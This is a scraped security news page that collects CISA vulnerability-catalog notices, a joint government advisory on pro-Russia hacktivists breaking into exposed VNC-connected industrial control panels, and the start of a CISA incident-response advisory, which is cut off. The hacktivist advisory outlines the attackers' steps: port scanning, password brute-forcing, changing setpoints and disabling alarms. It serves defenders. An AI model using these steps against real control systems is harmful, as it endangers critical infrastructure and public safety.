security

📅 Kalender

< April 2026 >
Mo
Di
Mi
Do
Fr
Sa
So
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
soc

CISA Adds One Known Exploited Vulnerability to Catalog

CISA has added one new vulnerability to its Known Exploited Vulnerabilities (KEV) Catalog, based on evidence of active exploitation. 

  • CVE-2024-37079 Broadcom VMware vCenter Server Out-of-bounds Write Vulnerability 

This type of vulnerability is a frequent attack vector for malicious cyber actors and poses significant risks to the federal enterprise. 

Binding Operational Directive (BOD) 22-01: Reducing the Significant Risk of Known Exploited Vulnerabilities established the KEV Catalog as a living list of known Common Vulnerabilities and Exposures (CVEs) that carry significant risk to the federal enterprise. BOD 22-01 requires Federal Civilian Executive Branch (FCEB) agencies to remediate identified vulnerabilities by the due date to protect FCEB networks against active threats. See the BOD 22-01 Fact Sheet for more information. 

Although BOD 22-01 only applies to FCEB agencies, CISA strongly urges all organizations to reduce their exposure to cyberattacks by prioritizing timely remediation of KEV Catalog vulnerabilities as part of their vulnerability management practice. CISA will continue to add vulnerabilities to the catalog that meet the specified criteria

Mehr lesen →
soc

CISA Adds Four Known Exploited Vulnerabilities to Catalog

CISA has added four new vulnerabilities to its Known Exploited Vulnerabilities (KEV) Catalog, based on evidence of active exploitation.

  • CVE-2025-31125 Vite Vitejs Improper Access Control Vulnerability
  • CVE-2025-34026 Versa Concerto Improper Authentication Vulnerability
  • CVE-2025-54313 Prettier eslint-config-prettier Embedded Malicious Code Vulnerability
  • CVE-2025-68645 Synacor Zimbra Collaboration Suite (ZCS) PHP Remote File Inclusion Vulnerability

These types of vulnerabilities are frequent attack vectors for malicious cyber actors and pose significant risks to the federal enterprise.

Binding Operational Directive (BOD) 22-01: Reducing the Significant Risk of Known Exploited Vulnerabilities established the KEV Catalog as a living list of known Common Vulnerabilities and Exposures (CVEs) that carry significant risk to the federal enterprise. BOD 22-01 requires Federal Civilian Executive Branch (FCEB) agencies to remediate identified vulnerabilities by the due date to protect FCEB networks against active threats. See the BOD 22-01 Fact Sheet for more information.

Although BOD 22-01 only applies to FCEB agencies, CISA strongly urges all organizations to reduce their exposure to cyberattacks by prioritizing timely remediation of KEV Catalog vulnerabilities as part of their vulnerability management practice. CISA will continue to add vulnerabilities to the catalog that meet the specified criteria.

Mehr lesen →
soc

CISA Adds One Known Exploited Vulnerability to Catalog

CISA has added one new vulnerability to its Known Exploited Vulnerabilities (KEV) Catalog, based on evidence of active exploitation.

  • CVE-2026-20045 Cisco Unified Communications Products Code Injection Vulnerability

This type of vulnerability is a frequent attack vector for malicious cyber actors and poses significant risks to the federal enterprise.

Binding Operational Directive (BOD) 22-01: Reducing the Significant Risk of Known Exploited Vulnerabilities established the KEV Catalog as a living list of known Common Vulnerabilities and Exposures (CVEs) that carry significant risk to the federal enterprise. BOD 22-01 requires Federal Civilian Executive Branch (FCEB) agencies to remediate identified vulnerabilities by the due date to protect FCEB networks against active threats. See the BOD 22-01 Fact Sheet for more information.

Although BOD 22-01 only applies to FCEB agencies, CISA strongly urges all organizations to reduce their exposure to cyberattacks by prioritizing timely remediation of KEV Catalog vulnerabilities as part of their vulnerability management practice. CISA will continue to add vulnerabilities to the catalog that meet the specified criteria.

Mehr lesen →
soc

Pro-Russia Hacktivists Conduct Opportunistic Attacks Against US and Global Critical Infrastructure

Summary

Note: This joint Cybersecurity Advisory is being published as an addition to the Cybersecurity and Infrastructure Security Agency (CISA) May 6, 2025, joint fact sheet Primary Mitigations to Reduce Cyber Threats to Operational Technology and European Cybercrime Centre’s (EC3) Operation Eastwood, in which CISA, Federal Bureau of Investigation (FBI), Department of Energy (DOE), Environmental Protection Agency (EPA), and EC3 shared information about cyber incidents affecting the operational technology (OT) and industrial control systems (ICS) of critical infrastructure entities in the United States and globally.

FBI, CISA, National Security Agency (NSA), and the following partners—hereafter referred to as “the authoring organizations”—are releasing this joint advisory on the targeting of critical infrastructure by pro-Russia hacktivists:

  • U.S. Department of Energy (DOE)
  • U.S. Environmental Protection Agency (EPA)
  • U.S. Department of Defense Cyber Crime Center (DC3)
  • Europol European Cybercrime Centre (EC3)
  • EUROJUST – European Union Agency for Criminal Justice Cooperation
  • Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC)
  • Canadian Centre for Cyber Security (Cyber Centre)
  • Canadian Security Intelligence Service (CSIS)
  • Czech Republic Military Intelligence (VZ)
  • Czech Republic National Cyber and Information Security Agency (NÚKIB)
  • Czech Republic National Centre Against Terrorism, Extremism, and Cyber Crime (NCTEKK)
  • French National Cybercrime Unit – Gendarmerie Nationale (UNC)
  • French National Jurisdiction for the Fight Against Organized Crime (JUNALCO)
  • German Federal Office for Information Security (BSI)
  • Italian State Police (PS)
  • Latvian State Police (VP)
  • Lithuanian Criminal Police Bureau (LKPB)
  • New Zealand National Cyber Security Centre (NCSC-NZ)
  • Romanian National Police (PR)
  • Spanish Civil Guard (GC)
  • Spanish National Police (CNP)
  • Swedish Polisen (SC3)
  • United Kingdom National Cyber Security Centre (NCSC-UK)

The authoring organizations assess pro-Russia hacktivist groups are conducting less sophisticated, lower-impact attacks against critical infrastructure entities, compared to advanced persistent threat (APT) groups. These attacks use minimally secured, internet-facing virtual network computing (VNC) connections to infiltrate (or gain access to) OT control devices within critical infrastructure systems. Pro-Russia hacktivist groups—Cyber Army of Russia Reborn (CARR), Z-Pentest, NoName057(16), Sector16, and affiliated groups—are capitalizing on the widespread prevalence of accessible VNC devices to execute attacks against critical infrastructure entities, resulting in varying degrees of impact, including physical damage. Targeted sectors include Water and Wastewater Systems, Food and Agriculture, and Energy.

The authoring organizations encourage critical infrastructure organizations to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of pro-Russia hacktivist-related incidents. For additional information on Russian state-sponsored malicious cyber activity, see CISA’s Russia Threat Overview and Advisories webpage.

Download the PDF version of this report:

Background and Development of Pro-Russia Hacktivist Groups

Over the past several years, the authoring organizations have observed pro-Russia hacktivist groups conducting cyber operations against numerous organizations and critical infrastructure sectors worldwide. The escalation of the Russia-Ukraine conflict in 2022 significantly increased the number of these pro-Russia groups. Consisting of individuals who support Russia’s agenda but lack direct governmental ties, most of these groups target Ukrainian and allied infrastructure. However, among the increasing number of groups, some appear to have associations with the Russian state through direct or indirect support.

Cyber Army of Russia Reborn

The authoring organizations assess that the Russian General Staff Main Intelligence Directorate (GRU) Main Center for Special Technologies (GTsST) military unit 74455—tracked in the cybersecurity community under several names (see Appendix B: Additional Designators Used for Cited Groups)—is likely responsible for supporting the creation of CARR —also known as “The People’s Cyber Army of Russia”—in late February or early March of 2022. Actors suspected to be from GRU unit 74455 likely funded the tools CARR threat actors used to conduct distributed denial-of-service (DDoS) attacks through at least September 2024.

In April 2022, the group began using a new Telegram channel featuring the name “CyberArmyofRussia_Reborn” to organize and plan group actions. The channel creators recruited actors to use CARR as an unattributable platform for conducting cyber activities beneath the level of an APT, aimed at deterring anti-Russia rhetoric. CARR threat actors presented themselves as a group of pro-Russia hacktivists supporting Russia’s stance on the Ukrainian conflict, and they soon began claiming responsibility for DDoS attacks against the U.S. and Europe for supporting Ukraine.

CARR documented these actions through embellished images and videos shared on their social media channels, promoting Russian ideology, disseminating talking points, and publicizing leaked information from hacks attributed to Russian state threat actors.

In late 2023, CARR expanded their operations to include attacks on industrial control systems (ICS), claiming an intrusion against a European wastewater treatment facility in October 2023. In November 2023, CARR targeted human-machine interface (HMI) devices, claiming intrusions at two U.S. dairy farms.

The authoring organizations assess that by late September 2024, CARR channel administrators became dissatisfied with the level of support and funding provided by the GRU. This dissatisfaction led CARR administrators and an administrator from another hacktivist group, NoName057(16), to create the Z-Pentest group, employing the same tactics, techniques, and procedures (TTPs) as CARR but separate from GRU involvement.

NoName057(16)

The authoring organizations assess that the Center for the Study and Network Monitoring of the Youth Environment (CISM), established on behalf of the Kremlin, created NoName057(16) as a covert project within the organization. Senior executives and employees within CISM developed and customized the NoName057(16) proprietary DDoS tool DDoSia, paid for the group’s network infrastructure, served as administrators on NoName057(16) Telegram channels, and selected DDoS targets.

Active since March 2022, NoName057(16) has conducted frequent DDoS attacks against government and private sector entities in North Atlantic Treaty Organization (NATO) member states and other European countries perceived as hostile to Russian geopolitical interests. The group operates primarily through Telegram channels and used GitHub, alongside various websites and repositories, to host DDoSia and share materials and TTPs with their followers. 

In 2024, NoName057(16) began collaborating closely with other pro-Russia hacktivist groups, operating a joint chat with CARR by mid-2024. In July 2024, NoName057(16) jointly claimed responsibility with CARR for an alleged intrusion against OT assets in the U.S. The high degree of cooperation with CARR likely contributed to the formation of Z-Pentest, which is composed of actors and administrators from both teams, in September 2024.

Z-Pentest

Established in September 2024, Z-Pentest is composed of members from CARR and NoName057(16). The group specializes in OT intrusion operations targeting globally dispersed critical infrastructure entities. Additionally, the group uses “hack and leak” operations and defacement attacks to draw attention to their pro-Russia messaging. Unlike other pro-Russia hacktivist groups, Z-Pentest largely avoids DDoS activities, claiming OT intrusions as attempts to garner more attention from the media.

Shortly after Z-Pentest’s inception, the group announced alliances with CARR and NoName057(16), possibly to leverage the other groups’ subscribers to grow the new channel. In March 2025, Z-Pentest posted evidence claiming OT device intrusions to their channel using a NoName057(16) cyberattack campaign hashtag. Similarly, in April 2025, Z-Pentest shared a video purporting defacement of an HMI by changing system names to NoName057(16) and CARR references. Z-Pentest continues to create new alliances with other groups, like Sector16, to continue growing their subscriber base and incidentally propagate TTPs with new partners.

Sector16

Formed in January 2025, Sector16 is a novice pro-Russia hacktivist group that emerged through collaboration with Z-Pentest. Sector16 actively maintains an online presence, including a public Telegram channel where they share videos, statements, and claims of compromising U.S. energy infrastructure. These communications often align with pro-Russia narratives and reflect their self-proclaimed support for Russian geopolitical objectives.

Members of Sector16 may have received indirect support from the Russian government in exchange for conducting specific cyber operations that further Russian strategic goals. This aligns with broader Russian cyber strategies that involve leveraging non-state threat actors for certain cyber activities, adding a layer of deniability.

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 18. See the MITRE ATT&CK Tactics and Techniques section of this advisory for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.

TTP Overview

Pro-Russia hacktivist groups employ easily disseminated and replicated TTPs across various entities, increasing the likelihood of widespread adoption and escalating the frequency of intrusions. These groups have limited capabilities, frequently misunderstanding the processes they aim to disrupt. Their apparent low level of technical knowledge results in haphazard attacks where actors intend to cause physical damage but cannot accurately anticipate actual impact. Despite these limitations, the authoring organizations have observed these groups willfully cause actual harm to vulnerable critical infrastructure.

Pro-Russia hacktivist groups use the TTPs in this Cybersecurity Advisory to target virtual network computing (VNC)-connected HMI devices. These groups are primarily seeking notoriety with their actions. While they have caused damage in some instances, they regularly make false or exaggerated claims about their attacks on critical infrastructure to garner more attention. They frequently misrepresent their capabilities and the impacts of their actions, portraying minor incursions as significant breaches, but such incursions can still lead to lost time and resources for operators remediating systems.

Additionally, pro-Russia hacktivists use an opportunistic targeting methodology. They leverage superficial criteria, such as victim availability and existing vulnerabilities, rather than focusing on strategically significant entities. Their lack of strategic focus can lead to a broad array of targets, ranging from water treatment facilities to oil well systems. Pro-Russia hacktivists have demonstrated a pattern of frequently taking advantage of the widespread availability of vulnerable VNC connections. While system owners typically use VNC connections for legitimate remote system access functions, threat actors can maliciously use these connections to broadly target numerous platforms and services. Consequently, these groups can indiscriminately compromise critical infrastructure entities, including those in the Water and Wastewater, Food and Agriculture, and Energy Sectors.

Pro-Russia hacktivist groups have successfully targeted supervisory control and data acquisition (SCADA) networks using basic methods, and in some cases, performed simultaneous DDoS attacks against targeted networks to facilitate SCADA intrusions. As recently as April 2025, threat actors used the following unsophisticated TTPs to access networks and conduct SCADA intrusions:

  • Scan for vulnerable devices on the internet [T0883] with open VNC ports [T1595.002].
  • Initiate temporary virtual private server (VPS) [T1583.003] to execute password brute force software.
  • Use VNC software to access hosts [T1021.005].
  • Confirm connection to the vulnerable device [T0886].
  • Brute force the password, if required [T1110.003].
  • Gain access to HMI devices [T0883], typically with default [T0812], weak, or no passwords [T0859].
  • Log the confirmed vulnerable device IP address, port, and password.
  • Using the HMI graphical interface [T0823], capture screen recordings or intermittent screenshots while conducting the following actions, intending to affect productivity and cause additional costs [T0828]:
    • Modify usernames/passwords [T0892];
    • Modify parameters [T0836];
    • Modify device name [T0892];
    • Modify instrument settings [T0831];
    • Disable alarms [T0878];
    • Create loss of view (a technique that mandates local hands-on operator intervention) [T0829]; and/or
    • Device restart or shutdown [T0816].
  • Disconnect from the device, ending the VNC connection.
  • Research the compromised device company after the intrusion [T1591].

Propagation

To reach a wider audience, pro-Russia hacktivist groups work together, amplify each other’s posts, create additional groups to amplify their own posts, and likely share TTPs. For example, Z-Pentest jointly claimed intrusion of a U.S. system with Sector16. Sector16 later began posting additional intrusions for which the group claimed sole responsibility. It is likely that these and similar groups will continue to iterate and share these methods to disrupt critical infrastructure organizations.

Reconnaissance and Initial Access

The threat actors’ intrusion methodology is relatively unsophisticated, inexpensive to execute, and easy to replicate. These pro-Russia hacktivist groups abuse popular internet-scraping tools, such as Nmap or OPENVAS, to search for visible VNC services and use brute force password spraying tools to access devices via known default or otherwise weak credentials. Threat actors typically search for these services on the default port 5900 or other nearby ports (5901-5910). Their goal is to gain remote access to HMI devices connected to live control networks.

Once threat actors obtain access, they manipulate available settings from the graphical user interface (GUI) on the HMI devices, such as arbitrary physical parameter and setpoint changes, or conduct defacement activities. Because pro-Russia hacktivist groups seem to lack sector-specific expertise or cyber-physical engineering knowledge, they currently cannot reliably estimate the true impact of their actions. Regardless of outcome, pro-Russia hacktivist groups often post images and screen recordings to their social media platforms, boasting the compromises and exaggerating impacts to garner attention from their peers and the media.

Impact

While pro-Russia hacktivist groups currently demonstrate limited ability to consistently cause significant impact, there is a risk that their continued attacks will result in further harm or grievous physical consequences. Attacks have not yet caused injury; however, the attacks against occupied factories and community facilities demonstrate a lack of consideration for human safety.

Victim organizations reported that the most common operational impact caused by these threat actors is a temporary loss of view, necessitating manual intervention to manage processes. However, any modifications to programmatic and systematic procedures can result in damage or disruption, including substantial labor costs from hiring a programmable logic controller programmer to restore operations, costs associated with operational downtime, and potential costs for network remediation.

MITRE ATT&CK Tactics and Techniques

See Table 1 to Table 10 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 1. Reconnaissance
Technique Title ID Use
Gather Victim Organization Information T1591 Threat actors use information available on the internet to determine what systems they believe they have compromised and post the information on their social media. This methodology frequently leads to the threat actors misidentifying their claimed victims.
Active Scanning: Vulnerability Scanning T1595.002 Threat actors use open source tools to look for IP addresses in target countries with visible VNC services on common ports.
Table 2. Resource Development
Technique Title ID Use
Acquire Infrastructure: Virtual Private Server T1583.003 Threat actors use virtual infrastructure to obfuscate identifiers.
Table 3. Initial Access
Technique Title ID Use
Internet Accessible Device T0883 Threat actors gain access through less secure HMI devices exposed to the internet.
Table 4. Persistence
Technique Title ID Use
Valid Accounts T0859 Threat actors use password guessing tools to access legitimate accounts on the HMI devices.
Table 5. Credential Access
Technique Title ID Use
Brute Force: Password Spraying T1110.003 Threat actors use tools to rapidly guess common or simple passwords.
Table 6. Lateral Movement
Technique Title ID Use
Default Credentials T0812 Threat actors seek and build libraries of known default passwords for control devices to access legitimate user accounts.
Remote Services T0886 Threat actors leverage VNC services to access system HMI devices.
Remote Services: VNC T1021.005 Threat actors hunt VNC-enabled devices visible on the internet and connect with remote viewer software.
Table 7. Execution
Technique Title ID Use
Graphical User Interface T0823 Threat actors interact with HMI devices via GUIs, attempting to modify control devices.
Table 8. Inhibit Response Function
Technique Title ID Use
Device Restart/Shutdown T0816 While threat actors claim to turn off HMIs, it is possible that operators (not the threat actors) turn the devices off during incident response.
Alarm Suppression T0878 Threat actors use HMI interfaces to clear alarms caused by their activity and alarms already present on the system at the time of their intrusion.
Change Credential T0892 Threat actors change the usernames and passwords of HMI devices in operator lockout attempts, usually resulting in a loss of view and operators switching to manual operations.
Table 9. Impair Process Control
Technique Title ID Use
Modify Parameter T0836 Threat actors attempt to change upper and lower limits of operational devices as available from the HMI.
Unauthorized Command Message T0855 Threat actors attempt to send unauthorized command messages to instruct control system assets to perform actions outside of their intended functionality, causing possible impact.
Table 10. Impact
Technique Title ID Use
Loss of Productivity and Revenue T0828 Threat actors purposefully attempt to impact productivity and create additional costs for the affected entities.
Loss of View T0829 Threat actors change credentials on HMI devices, preventing operators from modifying processes remotely. 
Manipulation of Control T0831 Threat actors change setpoints in processes, impacting the efficiency of operations for those specific processes.  

Incident Response

If organizations find exposed systems with weak or default passwords, they should assume threat actors compromised the system and begin the following incident response protocols:

  1. Determine which hosts were compromised and isolate them by quarantining or taking them offline.
  2. Initiate threat hunting activities to scope the intrusion. Collect and review artifacts, such as running processes/services, unusual authentications, and recent network connections.
  3. Reimage compromised hosts.
  4. Provision new account credentials.
  5. Report the compromise to CISA, FBI, and/or NSA. See the Contact Information section of this advisory.
  6. Harden the network to prevent additional malicious activity. See the Mitigations section of this advisory for guidance.

Mitigations

OT Asset Owners and Operators

The authoring organizations recommend organizations implement the mitigations below to improve your organization’s cybersecurity posture based on the threat actors’ activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections.

  • Reduce exposure of OT assets to the public-facing internet. When connected to the internet, OT devices are easy targets for malicious cyber threat actors. Many devices can be found by searching for open ports on public IP ranges with search engine tools to target victims with OT components [CPG 3.S].
    • Asset owners should use attack surface management services and web-based search platforms to scan the internet. This mitigation can help identify if there are VNC systems exposed within the IP ranges they own, especially for connections set up by third parties.
      Note: For more information on attack surface management, see CISA’s Internet Exposure Reduction Guidance, CISA’s Cyber Hygiene Services for U.S. critical infrastructure, and NSA’s Attack Surface Management for the U.S. Defense Industrial Base.
    • Implement network segmentation between IT and OT networks. Segmenting critical systems and introducing a demilitarized zone (DMZ) for passing control data to enterprise logistics reduces the potential impact of cyber threats and the risk of disruptions to essential OT operations [CPG 3.I].
    • Consider implementing a firewall and/or virtual private network if exposure to the internet is necessary for controlling access to devices.
      • Consider disabling public exposure by default and implementing time-limited remote access to reduce the amount of time systems are exposed.
      • Restrict and monitor both inbound and outbound traffic at OT perimeter firewalls. Configure OT perimeter firewalls to enforce a default-deny policy for all traffic. Asset owners should explicitly permit authorized destinations and protocols based on operational requirements.
      • Implement strict egress filtering to prevent unauthorized data exfiltration or command-and-control callbacks.
      • Regularly audit firewall rulesets and monitor outbound traffic patterns for anomalies indicative of threat actor activity, such as beaconing or unexpected protocol usage.
  • Adopt mature asset management processes, including mapping data flows and access points. Generating a complete picture of both OT and IT assets provides visibility to operators and management, allowing organizations to monitor and assess deviations for criticality [CPG 2.A].
    • Keep remote access services updated with the latest version available and ensure all systems and software are up to date with patches and necessary security updates.
      • Keep VNC systems updated with the latest version available.
    • Refer to the joint Foundations for OT Cybersecurity: Asset Inventory Guidance for Owners and Operators to help with reducing cybersecurity risk by identifying which assets within their environment should be secured and protected.
  • Ensure OT assets use robust authentication procedures.
    • Many devices lack robust authentication and authorization. Devices with weak authentication are vulnerable targets to threat actors using credential theft techniques.
    • Implement MFA where possible. Where MFA is not feasible, use strong, unique passwords. Apply password standards for operator-accessible services on underlying OT assets, as well as network devices protecting those services. This is especially important for services that require internet accessibility [CPG 3.A] [CPG 3.B] [CPG 3.C] [CPG 3.F].
    • Establish an allowlist that permits only authorized device IP addresses and/or media access control addresses. The allowlist can be refined to operator working hours to further obstruct malicious threat actor activity; organizations are encouraged to establish monitoring and alerting for access attempts not meeting these criteria [CPG 3.E].
    • Disable any unused authentication methods, logic, or features, such as default authentication keys and default passwords. Block all unused high ephemeral ports and monitor for attempted connections using standard protocols on non-standard ports [CPG 3.R].
    • Authenticate all access to field controllers before authorizing access to, or modification of, a device’s state, logic, program, or filesystems.
  • Enable control system security features that can separate and audit view and control functions. Limiting remotely accessible or default user accounts to “view-only” removes the potential for impact without exploiting a vulnerability [CPG 3.G].
  • Implement and practice business recovery/disaster recovery plans. Plans should also take into consideration redundancy, fail-safe mechanisms, islanding capabilities, backup restoration, and manual operation.
    • Include scenarios that necessitate switching to manual operations. Maintaining the capability of an organization to revert to manual controls to quickly restore operations is vital in the immediate aftermath of a cyber incident [CPG 6.A].
    • Create backups of the engineering logic, configurations, and firmware of HMIs to enable fast recovery. Organizations should routinely test backups and standby systems to ensure safe manual operations in the event of an incident [CPG 3.O].
  • Collect and monitor the traffic of OT assets and networking devices. This includes unusual logins or unexpected protocols communicating over the internet, and functions of ICS management protocols that change an asset’s operating mode or modify programs.
  • Review configurations for setpoint ranges or tag values to stay within safe ranges and establish alerting for deviations.
  • Take a proactive approach in the procurement process by following the guidance outlined in the joint guide Secure by Demand: Priority Considerations for Operational Technology Owners and Operators when Selecting Digital Products.

OT Device Manufacturers

Although critical infrastructure organizations can take steps to mitigate risks, it is ultimately the responsibility of OT device manufacturers to build products that are secure by design. The authoring organizations urge device manufacturers to take ownership of the security outcomes of their customers in line with the joint guide Shifting the Balance of Cybersecurity Risk: Principles and Approaches for Secure by Design Software.

  • Eliminate default credentials and require strong passwords. The use of default credentials is a top weakness threat actors exploit to gain access to systems.
  • Mandate MFA for privileged users. Changes to engineering logic or configurations are safety-impacting events in critical infrastructure. MFA should be available for safety critical components at no additional cost.
  • Practice secure by default principles. OT components were initially designed without public internet connectivity in mind. When internet connection becomes necessary, implementing additional security measures is essential to safeguard these systems. Manufacturers should recognize insecure states and promptly inform users so they can make informed risk decisions.
    • Include logging at no additional charge. Change and access control logs allow operators to track safety-impacting events in their critical infrastructure. These logs should be available for no cost and use open standard logging formats.
  • Publish Software Bill of Materials (SBOMs). Vulnerabilities in underlying software libraries can affect a wide range of devices. Without an SBOM, it is nearly impossible for a critical infrastructure system owner to measure and mitigate the impact of a vulnerability on their existing systems. See CISA’s SBOM webpage for more information.

Additionally, see CISA’s Secure by Design Alert on how software manufacturers can shield web management interfaces from malicious cyber activity. By using secure by design tactics, software manufacturers can make their product lines secure “out of the box” without requiring customers to spend additional resources making configuration changes, purchasing tiered security software and logs, monitoring, and making routine updates.

For more information on secure by design, see CISA’s Secure by Design webpage.

Validate Security Controls

In addition to applying mitigations, the authoring organizations recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. The authoring organizations recommend testing your existing security controls inventory to assess how it performs against the ATT&CK techniques described in this advisory.

To start:

  1. Select an ATT&CK technique described in this advisory (see Table 1 to Table 10).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The authoring organizations recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Resources

Entities requiring additional support for implementing any of the mitigations in this advisory should contact their regional CISA Cybersecurity Advisor for assistance. Key resources organizations should reference include:

Additional resources that apply to this advisory include:

Contact Information

U.S. organizations are encouraged to report suspicious or criminal activity related to information in this advisory to CISA, FBI, and/or NSA:

  • Contact CISA via CISA’s 24/7 Operations Center at contact@cisa.dhs.gov or 1-844-Say-CISA (1-844-729-2472) or your local FBI field office. When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact.
  • For NSA cybersecurity guidance inquiries, contact CybersecurityReports@nsa.gov.

Australian organizations: Visit cyber.gov.au or call 1300 292 371 (1300 CYBER 1) to report cybersecurity incidents and access alerts and advisories.

Canadian organizations: Report incidents by emailing Cyber Centre at contact@cyber.gc.ca.

New Zealand organizations: Report cyber security incidents to incidents@ncsc.govt.nz or call 04 498 7654.

United Kingdom organizations: Report a significant cyber security incident: report.ncsc.gov.uk (monitored 24 hours) or, for urgent assistance, call 03000 200 973.

Disclaimer

The information in this report is being provided “as is” for informational purposes only. The authoring organizations do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by FBI and co-sealers.

Acknowledgements

Schneider Electric, Nozomi Networks, Eversource Energy, Electricity Information Sharing and Analysis Center, Chevron, BP, and Dragos contributed to this advisory.

Version History

December 09, 2025: Initial version.

Appendix A: Targeting Methodologies for Pro-Russia Hacktivist Groups

For further information on targeting methodologies for pro-Russia hacktivist groups, see:

Appendix B: Additional Designators Used for Cited Groups

The cybersecurity industry and cyber actor groups often use various names to reference actor groups. While not exhaustive, the following are the most notable names used within the cybersecurity community to reference the groups in this advisory.

Note: Cybersecurity organizations have different methods of tracking and attributing cyber actors, and this may not be a 1:1 correlation to the authoring organizations’ understanding for all activity related to these groupings.

  • GRU military unit 74455
    • Sandworm Team
    • Voodoo Bear
    • Seashell Blizzard
    • APT44
  • Cyber Army of Russia Reborn (CARR)
    • CyberArmy of Russia
    • Народная CyberАрмия (НКА)
    • People’s CyberArmy of Russia (PCA)
    • Russian CyberArmy Team (RCAT)
  • NoName057(16)
    • NoName057(16) Spain
    • NoName057(16) Italy
    • NoName057(16) France
  • Z-Pentest
    • Z-Pentest Beograd
    • Z-Pentest Alliance
    • Z-Alliance
Mehr lesen →
soc

CISA Shares Lessons Learned from an Incident Response Engagement

Advisory at a Glance

Executive Summary CISA began incident response efforts at a U.S. federal civilian executive branch (FCEB) agency following the detection of potential malicious activity identified through security alerts generated by the agency’s endpoint detection and response (EDR) tool. CISA identified three lessons learned from the engagement that illuminate how to effectively mitigate risk, prepare for, and respond to incidents: vulnerabilities were not promptly remediated, the agency did not test or exercise their incident response plan (IRP), and EDR alerts were not continuously reviewed.
Key Actions
  • Prevent compromise by prioritizing the patching of critical vulnerabilities in public-facing systems and known exploited vulnerabilities.
  • Prepare for incidents by maintaining, practicing, and updating incident response plans.
  • Prepare for incidents by implementing comprehensive and verbose logging and aggregate logs in a centralized out-of-band location.
Indicators of Compromise 

For a downloadable copy of indicators of compromise, see: 

Intended Audience

Organizations: FCEB agencies and critical infrastructure organizations.

Roles: Defensive Cybersecurity Analysts, Vulnerability Analysts, Security Systems Managers, Systems Security Analysts, and Cybersecurity Policy and Planning Professionals.

Download the PDF version of this report AA25-266A advisory cisa shares lessons learned from ir engagement

Introduction

The Cybersecurity and Infrastructure Security Agency (CISA) is releasing this Cybersecurity Advisory to highlight lessons learned from an incident response engagement CISA conducted at a U.S. federal civilian executive branch (FCEB) agency. CISA is publicizing this advisory to reinforce the importance of prompt patching, as well as preparing for incidents by practicing incident response plans and by implementing logging and aggregating logs in a centralized out-of-band location. CISA is also raising awareness about the tactics, techniques, and procedures (TTPs) employed by these cyber threat actors to help organizations safeguard against similar exploits.

CISA began incident response efforts at an FCEB agency after the agency identified potential malicious activity through security alerts generated by the agency’s endpoint detection and response (EDR) tool. CISA discovered cyber threat actors compromised the agency by exploiting CVE-2024-36401 in a GeoServer about three weeks prior to the EDR alerts. Over the three-week period, the cyber threat actors gained separate initial access to a second GeoServer via the same vulnerability and moved laterally to two other servers.

Leveraging insights CISA gleaned from the organization’s security posture and response, CISA is sharing lessons learned for organizations to mitigate similar compromises (see Lessons Learned for more details):

  1. Vulnerabilities were not promptly remediated.
    1. The cyber threat actors exploited CVE-2024-36401 for initial access on two GeoServers.
    2. The vulnerability was disclosed 11 days prior to the cyber threat actors accessing the first GeoServer and 25 days prior to them accessing the second GeoServer.
  2. The agency did not test or exercise their incident response plan (IRP), nor did their IRP enable them to promptly engage third parties and grant third parties access to necessary resources.
    1. This delayed certain elements of CISA’s response as the IRP did not have procedures for involving third-party assistance or for granting third-party access to their security tools.
  3. EDR alerts were not continuously reviewed, and some public-facing systems lacked endpoint protection.
    1. The activity remained undetected for three weeks; the agency missed an opportunity to detect this activity earlier as they did not observe an alert from a GeoServer and the Web Server did not have endpoint protection.

These lessons highlight strategies to effectively mitigate risk, enhance preparedness, and respond to incidents with greater efficiency. CISA encourages all organizations to consider the lessons learned and apply the associated recommendations in the Mitigations section of this advisory to improve their security posture.

This advisory also provides the cyber threat actors’ TTPs and indicators of compromise (IOCs). For a downloadable copy of IOCs, see:

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 17. See the MITRE ATT&CK Tactics and Techniques section of this advisory for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.

Threat Actor Activity

CISA responded to a suspected compromise of a large FCEB agency after the agency’s security operations center (SOC) observed multiple endpoint security alerts.

